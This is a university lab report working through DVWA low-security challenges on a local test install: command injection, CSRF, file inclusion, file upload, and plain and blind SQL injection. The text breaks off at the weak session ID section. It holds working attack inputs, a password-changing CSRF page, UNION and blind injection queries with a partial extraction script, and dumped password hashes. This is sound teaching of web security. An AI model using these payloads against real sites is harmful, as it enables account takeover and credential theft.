浙江大学实验报告

课程名称：网络安全原理与实践

实验名称：Lab 03

1 Command injection

For conciseness, I ignore the detailed procedure of low-level DVWA because the tutorials give a clear instruction.

```
<?php
// Check if user submitted content
if( isset( $_POST[ 'Submit' ]  ) ) {
        // Receive argument passed from front-end
        $target = $_REQUEST[ 'ip' ];
        //execute ping command
        if( stristr( php_uname( 's' ), 'Windows NT' ) ) {
                // For Windows
                $cmd = shell_exec( 'ping  ' . $target );
        }
        else {
                // For *nix, perform ping 4 times
                $cmd = shell_exec( 'ping  -c 4 ' . $target );
        }
        // Give feedback to the user
        echo "<pre>{$cmd}</pre>";
}
?>
```

The php just puts the command ping + target into shell and returns the result. So if we generate commands like ping 127.0.0.1 && dir, we can do something after the ping is done and get the output.I tried command injection with plenty of instructions and get results as follows.


Vulnerability: Command Injection
Ping a device
Enter an IP address: 127.0.0.1 && dir
Submit
正在 Ping 127.0.0.1 具有 32 字节的数据:
来自 127.0.0.1 的回复: 字节=32 时间<1ms TTL=128
来自 127.0.0.1 的回复: 字节=32 时间<1ms TTL=128
来自 127.0.0.1 的回复: 字节=32 时间<1ms TTL=128
来自 127.0.0.1 的回复: 字节=32 时间<1ms TTL=128
127.0.0.1 的 Ping 统计信息:
数据包: 已发送 = 4, 已接收 = 4, 丢失 = 0 (0% 丢失),
往返行程的估计时间(以毫秒为单位):
最短 = 0ms, 最长 = 0ms, 平均 = 0ms
驱动器 D 中的卷是 Data
卷的序列号是 0406-AAFB
D:\phpstudy_pro\WWW\DVWA\vulnerabilities\exec 的目录
2024/03/29 16:05
.
2024/03/29 16:05
..
2024/03/29 16:05
help
2024/03/14 00:08 1,829 index.php
2024/03/29 16:05
source
1 个文件 1,829 字节
4 个目录 229,169,733,632 可用字节

Figure 1: **dir**



Figure 2: **hostname**



Figure 3: **whoami**

Figure 4: **ipconfig all(first part)**

```
以太网适配器 以太网 3:

   媒体状态  . . . . . . . . . . . . : 媒体已断开连接
   连接特定的 DNS 后缀 . . . . . . . :
   描述. . . . . . . . . . . . . . . : SecTap Adapter
   物理地址. . . . . . . . . . . . . : 00-FF-CD-99-B3-DF
   DHCP 已启用 . . . . . . . . . . . : 是
   自动配置已启用. . . . . . . . . . : 是

无线局域网适配器 本地连接* 1:

   媒体状态  . . . . . . . . . . . . : 媒体已断开连接
   连接特定的 DNS 后缀 . . . . . . . :
   描述. . . . . . . . . . . . . . . : Microsoft Wi-Fi Direct Virtual Adapter
   物理地址. . . . . . . . . . . . . : 98-8D-46-10-98-62
   DHCP 已启用 . . . . . . . . . . . : 是
   自动配置已启用. . . . . . . . . . : 是

无线局域网适配器 本地连接* 2:

   媒体状态  . . . . . . . . . . . . : 媒体已断开连接
   连接特定的 DNS 后缀 . . . . . . . :
   描述. . . . . . . . . . . . . . . : Microsoft Wi-Fi Direct Virtual Adapter #2
   物理地址. . . . . . . . . . . . . : 9A-8D-46-10-98-61
   DHCP 已启用 . . . . . . . . . . . : 否
   自动配置已启用. . . . . . . . . . : 是

无线局域网适配器 WLAN:

   连接特定的 DNS 后缀 . . . . . . . :
   描述. . . . . . . . . . . . . . . : Intel(R) Wi-Fi 6 AX201 160MHz
   物理地址. . . . . . . . . . . . . : 98-8D-46-10-98-61
   DHCP 已启用 . . . . . . . . . . . : 是
   自动配置已启用. . . . . . . . . . : 是
   IPv4 地址 . . . . . . . . . . . . : 10.196.180.62(首选)
   子网掩码  . . . . . . . . . . . . : 255.255.0.0
   获得租约的时间  . . . . . . . . . : 2024年3月29日 20:09:20
   租约过期的时间  . . . . . . . . . : 2024年3月30日 20:09:20
   默认网关. . . . . . . . . . . . . : 10.196.0.1
   DHCP 服务器 . . . . . . . . . . . : 10.196.0.1
   DNS 服务器  . . . . . . . . . . . : 10.10.0.21
                                       10.10.2.21
   TCPIP 上的 NetBIOS  . . . . . . . : 已启用
```

Figure 5: **ipconfig all(second part)**

2 CSRF

First, let's analyze the source code.

```
<?php
if( isset( $_GET[ 'Change' ] ) ) {
        // Get input
        $pass_new  = $_GET[ 'password_new' ];
        $pass_conf = $_GET[ 'password_conf' ];
        // Do the passwords match?
        if( $pass_new == $pass_conf ) {
                // They do!
                $pass_new = ((isset($GLOBALS["___mysqli_ston"])
                && is_object($GLOBALS["___mysqli_ston"])) ?
                mysqli_real_escape_string
                 ($GLOBALS["___mysqli_ston"],
$pass_new ) :
                  ((trigger_error("[MySQLConverterToo]
                  Fix mysql_escape_string()
                   call! This code does not work."
                   , E_USER_ERROR)) ? "" : ""));
                $pass_new = md5( $pass_new );

                // Update the database
                $insert = "UPDATE `users` SET
                password = '$pass_new' WHERE user = '" .
                dvwaCurrentUser() . "';";
                $result = mysqli_query($GLOBALS["___mysqli_ston"]
                ,  $insert ) or die( '<pre>' . ((is_object
                ($GLOBALS["___mysqli_ston"])) ?
                 mysqli_error($GLOBALS["___mysqli_ston"]) :
                 (($___mysqli_res = mysqli_connect_error())
                 ? $___mysqli_res : false)) . '</pre>' );

                // Feedback for the user
                echo "<pre>Password Changed.</pre>";
        }
        else {
```

```
                // Issue with passwords matching
                echo "<pre>Passwords did not match.</pre>";
        }
        ((is_null($___mysqli_res =
        mysqli_close($GLOBALS["___mysqli_ston"]))) ?
        false : $___mysqli_res);
}
?>
```

The server receives a password change request via the GET method. It checks if the 'password_new' and 'password_conf' parameters are identical. If they are, the password is changed. However, there is no mechanism in place to protect against Cross-Site Request Forgery (CSRF).

So if we let a user (shortly after testing credentials) click a link like **http://dvwa/vulnerabilities/csrf/?password_new=jiangyi&password_conf=jiangyi&Change=Change#** , we can change his/her password to jiangyi.

For example, we can write a HTML like this, and send it to the user:

```
<!DOCTYPE HTML>
<html>
<head>
<meta charset = "utf-8">
<title>cheating website</title>
</head>
<body>
<img src="http://127.0.0.1/DVWA/vulnerabilities/csrf/?password_new
=jiangyi&password_conf=jiangyi&Change=Change#" alt="">
<a href="http://127.0.0.1/DVWA/vulnerabilities/csrf/?password_new
=jiangyi&password_conf=jiangyi&Change=Change#">No Clicking!</a>
</body>
</html>
```

Here, when the browser tries to access the img, it will send a GET request to the src, which is actually changing the password to jiangyi. Also, if the user click the link, it will perform the same action. Here we'll show the GET by Burp.

Figure 6: GET request

Then password is changed.

Figure 7: password changed

The result is as follows:



Figure 8: right password: jiangyi



Figure 9: wrong password: password

3 File Inclusion

First, let's analyze the source code:

```
<?php
// The page we wish to display
$file = $_GET[ 'page' ];
?>
```

The server gets value of page without any filter.

We input an non-existing file named jiangyi.php and get the path of the file.

Figure 10: input non-existing file

As the result above, we try to access the URL: 127.0.0.1/DVWA/vulnerabilities/fi/?page=../../hackable/flags/fi.php but get partial results.



Figure 11: partial result

We use filter to get the following text:

PD9waHAKCmlmKCAhZGVmaW5lZCggJ0RWV0FfV0VCX1BBR0
VfVE9fUk9PVCcgKSApIHsKCWV4aXQgKCJOaWNlIHRyeSA7
LSkuIFVzZSB0aGUgZmlsZSBpbmNsdWRlIG5leHQgdGltZS
EiKTsKfQoKPz4KCjEuKSBCb25kLiBKYW1lcyBCb25kCgo8
P3BocAoKZWNobyAiMi4pIE15IG5hbWUgaXMgU2hlcmxvY2
sgSG9sbWVzLiBJdCBpcyBteSBidXNpbmVzcyB0byBrbm93
IHdoYXQgb3RoZXIgcGVvcGxlIGRvbid0IGtub3cuXG5cbj
IHdoYXQgb3RoZXIgcGVvcGxlIGRvbid0IGtub3cuXG5cbj

xiciAvPjxiciAvPlxuIjsKCiRsaW5lMyA9ICIzLikgUm9t
ZW8sIFJvbWVvISBXaGVyZWZvcmUgYXJ0IHRob3UgUm9tZW
8/IjsKJGxpbmUzID0gIi0tTElORSBISURERU4gOyktLSI7
CmVjaG8gJGxpbmUzIC4gIlxuXG48YnIgLz48YnIgLz5cbi
I7CgokbGluZTQgPSAiTkM0cEkiIC4gIkZSb1pTQndiMjlz
IiAuICJJRzl1SUgiIC4gIlJvWlNCeWIyOW1JRzEiIC4gIj
FjM1FnYUdGIiAuICIyWlNCaCIgLiAiSUd4bFkiIC4gIldz
dSI7CmVjaG8gYmFzZTY0X2RlY29kZSggJGxpbmU0ICk7Cg
o/PgoKPCEtLSA1LikgVGhlIHdvcmxkIGlzbid0IHJ1biBi
eSB3ZWFwb25zIGFueW1vcmUsIG9yIGVuZXJneSwgb3IgbW
9uZXkuIEl0J3MgcnVuIGJ5IGxpdHRsZSBvbmVzIGFuZCB6
ZXJvZXMsIGxpdHRsZSBiaXRzIG9mIGRhdGEuIEl0J3MgYW
xsIGp1c3QgZWxlY3Ryb25zLiAtLT4K

Figure 12: filter result

which can be decoded by Base64 and we get final result:

```
<?php
if( !defined( 'DVWA_WEB_PAGE_TO_ROOT' ) ) {
        exit ("Nice try ;-). Use the file include next time!");
}
?>
1.) Bond. James Bond
<?php
echo "2.) My name is Sherlock Holmes.
It is my business to know what other people don't know.
\n\n<br /><br />\n";
$line3 = "3.) Romeo, Romeo! Wherefore art thou Romeo?";
$line3 = "--LINE HIDDEN ;)--";
echo $line3 . "\n\n<br /><br />\n";
$line4 = "NC4pI" . "FRoZSBwb29s" . "IG9uIH" . "RoZSByb29mIG1" .
"1c3QgaGF" . "2ZSBh" . "IGxlY" . "Wsu";
echo base64_decode( $line4 );
?>
```

<!-- 5.) The world isn't run by weapons anymore, or energy, or money. It's run by little ones and zeroes, little bits of data. It's all just electrons. -->

So the 5 sentences are:

- 1.) Bond. James Bond
- 2.) My name is Sherlock Holmes. It is my business to know what other people don't know.
- 3.) Romeo, Romeo! Wherefore art thou Romeo?
- 4.) The pool on the roof must have a leak.
- 5.) The world isn't run by weapons anymore, or energy, or money. It's run by little ones and zeroes, little bits of data. It's all just electrons.

4 File Upload

We create a file named fileupload.php and upload it to server.

```
<?php echo "JY is doing task file upload!"; ?>
```

We can directly upload the file, and we can know its location:

Figure 13: upload file

We can simply access the file by: 127.0.0.1/DVWA/hackable/uploads/-fileupload.php



Figure 14: upload file result

5 SQL Injection

First, let's analyze the source code:

```
<?php
if( isset( $_REQUEST[ 'Submit' ] ) ) {
        // Get input
        $id = $_REQUEST[ 'id' ];
        // Check database
        $query  = "SELECT first_name, last_name FROM users
        WHERE user_id = '$id';";
        $result = mysql_query( $query ) or
        die( '<pre>' . mysql_error() . '</pre>' );
        // Get results
        $num = mysql_numrows( $result );
        $i   = 0;
        while( $i < $num ) {
                // Get values
                $first = mysql_result( $result, $i,
                 "first_name" );
                $last  = mysql_result( $result, $i,
                 "last_name" );
                // Feedback for end user
                echo "<pre>ID: {$id}<br />First name:
                {$first}<br />Surname: {$last}</pre>";
                // Increase loop count
```

```
            $i++;
        }
        mysql_close();
}
?>
```

The code does not perform any checking or filtering on the parameter 'id' coming from the client, posing a significant SQL injection vulnerability.



Figure 15: input: 1



Figure 16: input: 1 and 1=2



Figure 17: input: 1'

From the results above, we can learn that SQL injection here is of string type.



Figure 18: input: 1 order by 1



Figure 19: input: 1 order by 2



Figure 20: input: 1 order by 3

From the results above, we can learn that length of the SQL injection field here is 2.



Figure 21: database name and table name



Figure 22: column name

From the information above, we can input 1' union SELECT first_name, password as last_name FROM users WHERE '1'='1, the query will be: SELECT first_name, last_name FROM users WHERE user_id = '1' union SELECT first_name, password as last_name FROM users WHERE '1'='1' Which can get the following result:



Figure 23: SQL result

Then we use MD5 to decode the password and get the relationship:

Table 1: SQL final information

User Name	cyphertext	Password
admin	5f4dcc3b5aa765d61d8327deb882cf99	password
Gordon	e99a18c428cb38d5f260853678922e03	abc123
Hack	8d3533d75ae2c3966d7e0d4fcc69216b	charley
Pablo	0d107d09f5bbe40cade3de5c71e9e9b7	letmein
Bob	5f4dcc3b5aa765d61d8327deb882cf99	password

6 SQL Injection(Blind)

First, let's read the code:

```
<?php
if( isset( $_GET[ 'Submit' ] ) ) {
```

```
        // Get input
        $id = $_GET[ 'id' ];
        $exists = false;
        switch ($_DVWA['SQLI_DB']) {
                case MYSQL:
                // Check database
                $query  = "SELECT␣first_name,last_name
␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣FROM␣users␣WHERE␣user_id␣=␣'$id';";
                $result = mysqli_query
                ($GLOBALS["___mysqli_ston"]
                ,  $query);
                $exists = false;
                if ($result !== false) {
                        try {
                                $exists =
                                mysqli_num_rows($result)>0;
                        } catch(Exception $e) {
                                $exists = false;
                        }
                }
                ((is_null($___mysqli_res = mysqli_close
                ($GLOBALS["___mysqli_ston"]))) ? false
                :$___mysqli_res);
                break;
                case SQLITE:
                global $sqlite_db_connection;
                $query  = "SELECT␣first_name,␣last_name
␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣FROM␣users␣WHERE␣user_id␣=␣'$id';";
                try {
                        $results =
                        $sqlite_db_connection->query($query);
                        $row = $results->fetchArray();
                        $exists = $row !== false;
                } catch(Exception $e) {
                        $exists = false;
                }
                break;
        }
```

```
        if ($exists) {
                // Feedback for end user
                echo '<pre>User ID exists in the database
.....................</pre>';
        } else {
                // User wasn't found, so the page wasn't!
                header( $_SERVER[ 'SERVER_PROTOCOL' ] .
                ' 404 Not Found' );
                // Feedback for end user
                echo '<pre>User ID is MISSING
.....................from the database.</pre>';
        }
}
?>
```

The code has same problem with SQL injection version. We use the same way to learn that SQL injection here is of string type.

Then we use 1 ' and length(database()) = 4 to learn the length of database is 4.



Figure 24: length=4

We use 1' and ascii(substr(databse(),1,1))=100 to learn the first character of the name of the database is d. After binary search, we learn the name of database is dvwa.



Figure 25: name[0]='d'

We apply the same method to learn the number of tables is 2 by inputting 1 and (select count() from information_schema.tables where table_schema ="dvwa")=2. Through plenty of trial, we learn the 2 tables are users and guestbook.

We input 1' and (select count(column_name) from information_schema.columns where table_schema=database() and table_name='users')=8 to learn the number of fields in users is 8.

And we use 1' and (select count(*) from information_schema.columns where table_schema=database() and table_name='users' and column_name='user')=1, 1' and (select count(*) from information_schema.columns where table_schema=database() and table_name='users' and column_name='password')=1 to get user and password field exist.

I use some python script to get the length of password and the content of password, here are some core part:

for i in range(0, 5): for len in range(100): url = f"http:...length(substr((select+password+ from+users+limit+i,+1),1))+len&Submit=Submit" try: request = Request(url = url, headers = headers) response = urlopen(request).read() if response.find(b'MISSING') == -1: print("length of user i's password is len")

for k in range(start, end): url = f"http:...ascii(substr((select+ password+from+users+limit+i,+1),j+1,1))+ k+23&Submit=Submit" try: request = Request(url = url, headers = headers) response = urlopen(request).read() if response.find(b'MISSING') == -1: print

We can get field name by binary search. Field names are: user_id, avatar, user, password, last_name , first_name, last_login, failed_login.

Then we use MD5 to decode the password and get the relationship:

Table 2: SQL(blind) final information

User Name	cyphertext	Password
admin	5f4dcc3b5aa765d61d8327deb882cf99	password
gordonb	e99a18c428cb38d5f260853678922e03	abc123
1337	8d3533d75ae2c3966d7e0d4fcc69216b	charley
pablo	0d107d09f5bbe40cade3de5c71e9e9b7	letmein
smithy	5f4dcc3b5aa765d61d8327deb882cf99	password

7 Weak Session ID

We first analyze the code.

```
<?php
$html = "";
if ($_SERVER['REQUEST_METHOD'] == "POST") {
        if (!isset ($_SESSION['last_session_id'])) {
